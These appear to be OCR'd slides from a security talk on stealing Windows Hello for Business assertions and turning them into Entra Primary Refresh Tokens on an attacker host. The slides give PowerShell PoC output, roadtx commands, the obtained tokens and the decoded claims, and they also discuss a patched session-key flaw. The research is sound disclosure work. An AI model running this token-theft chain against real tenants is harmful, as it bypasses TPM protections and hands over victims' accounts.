
What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device

WHFB assertion attack – remaining scenarios


- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it’s regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc

WHFB assertion stealing – From victim session




```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTI1NDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY0OCwNCiAgICAic2NvcGUiOiAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYx
MHZmVjhHbXB4QWVrRUpBOG9SakRwRVo5Z2M2azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2M
C24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6jOxMuZm29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMk
FZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKomqSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6pOP0F
9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA
```

WHFB assertion stealing – attacker host



```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBe
kZxUTMyNkw2bVk5OGZWNkFTZkNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0K
ICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTI1NDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY0OCwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwN
CiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpBOG9SakRwRVo5Z2M2
azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2MC24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6jOxMuZ
m29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMkFZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKom
qSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6pOP0F9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA -c hellodemo.pem -k hellodemo.ke
y -u tokprot@iminyour.cloud
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2TviADI.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9Sk9dzSBjiArM4hKUpNmytL1Y1kOtV
tc6wvwUeasa5cXyGHYtLOBtdHpfBCAiQdIr14h6zTrtJOs3PlrXAE1B0YDiDWp6xhOPn1MaTTRlXevwrDddQH0MOrcEDafm94bBiBZKJoRIFb5vBmsHpXado1qYPVZJCnixQJu40_pTD
7jwk7xpKqOufAHaUVg5eHra-0biQm6nfwCpxNoW2TWVMUVpdsVCRl0VjbsyFeuQ1i3FU6e0yrv6hi1crkY2ZdzEJoagfsNAi6oWXu_LBHNzXOtPbNE4oALIOXU3H66zOBV5S5SROWYWy
jioLQLvca7oI3KuMaJ7cF2cd1b0PeHyvc1MXYfsc6Vo7ldwTu1HA_akHhV1iGXuk1hKm-C_BlD8cRAa4DISe-Fcx1Q1ttjAhvAV617LuYO1fHXsAxSfddr3usdG0f7iVB7FlzhZ1nDae
7YRyXti2T2swhCgHz7GpOD0NhIgyKvQFOOXWazqFqNq6pTP9LLLSLU_FsxzCKic-smUycZrOguUGG7MXu1NaCPGJ1ihbZF0Yk6QWpGFsGSUwfS-g_Xxy87uwUAbbiFWaoFWMSgzbvdg5
YZiK2GoGYYsAu6yCrBU-xb_mX4nr5vWWT9ONdCMlIUVxLxYoiXCjA3bQuleOjm4qOUgK66ltCZBuC-WCwkJJJHZVXGoSSKaQZ5MIKtGmm0hlJHJlLTRVMM8rg0LS5LCsxAJKY2PCL07f
ldGSYyxPDNZwxnAjw1l2LBhwTGQ-uL4eNFdJ0vkxl-9MGD3P1AVsckX355jsL82SvlvFjqcEPATKcAW_xqnChlOw-ThWyW-1bJNSKzLYP6VWjYcWRbgHHhsIkLmx73gNWYjKz91yjvXP
A-ppyqj5nSHQS5TQqLjyoK90JIaiKNAy6toMMtabawtKzsQ09bg139YEyv4WfMW2d86IfpljvJxTgNQkrJb-l2GJIECwBDwkLX3ymI3dOkCqc66QW8Cy9BmhfSsHhw
Obtained session key: 1e9c562fc8a75815d6e6bd5c8
Saved PRT to roadtx.prt
```

WHFB assertion stealing – token claims



```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVlX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7j
LB7mqsOTIoiLl3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
```

Bonus: Using WHFB to steal PRTs as SYSTEM

Joint research with Ceri Coburn (@_EthicalChaos_)

PRT protection on modern systems

- PRT is protected with SYSTEM DPAPI
- PRT session key is protected by the TPM
- Not possible to extract it from the OS level unless you have a device without TPM


Cryptographic flaw with PRT session key

- Initial crypto implementation with TPM and PRT session key was flawed.
- Possible to re-use the signing key (derived key) that is used inside LSASS for PRT usage request signing.
- Patched as CVE-2021-33781 in August 2021, adding new key derivation function (KDF) version (KDFv2).
- New key derivation function forces usage of a time-bound request nonce

Reference: https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

KDFv2 request

- KDFv2 support indicated in PRT request
- KDF version embedded in PRT



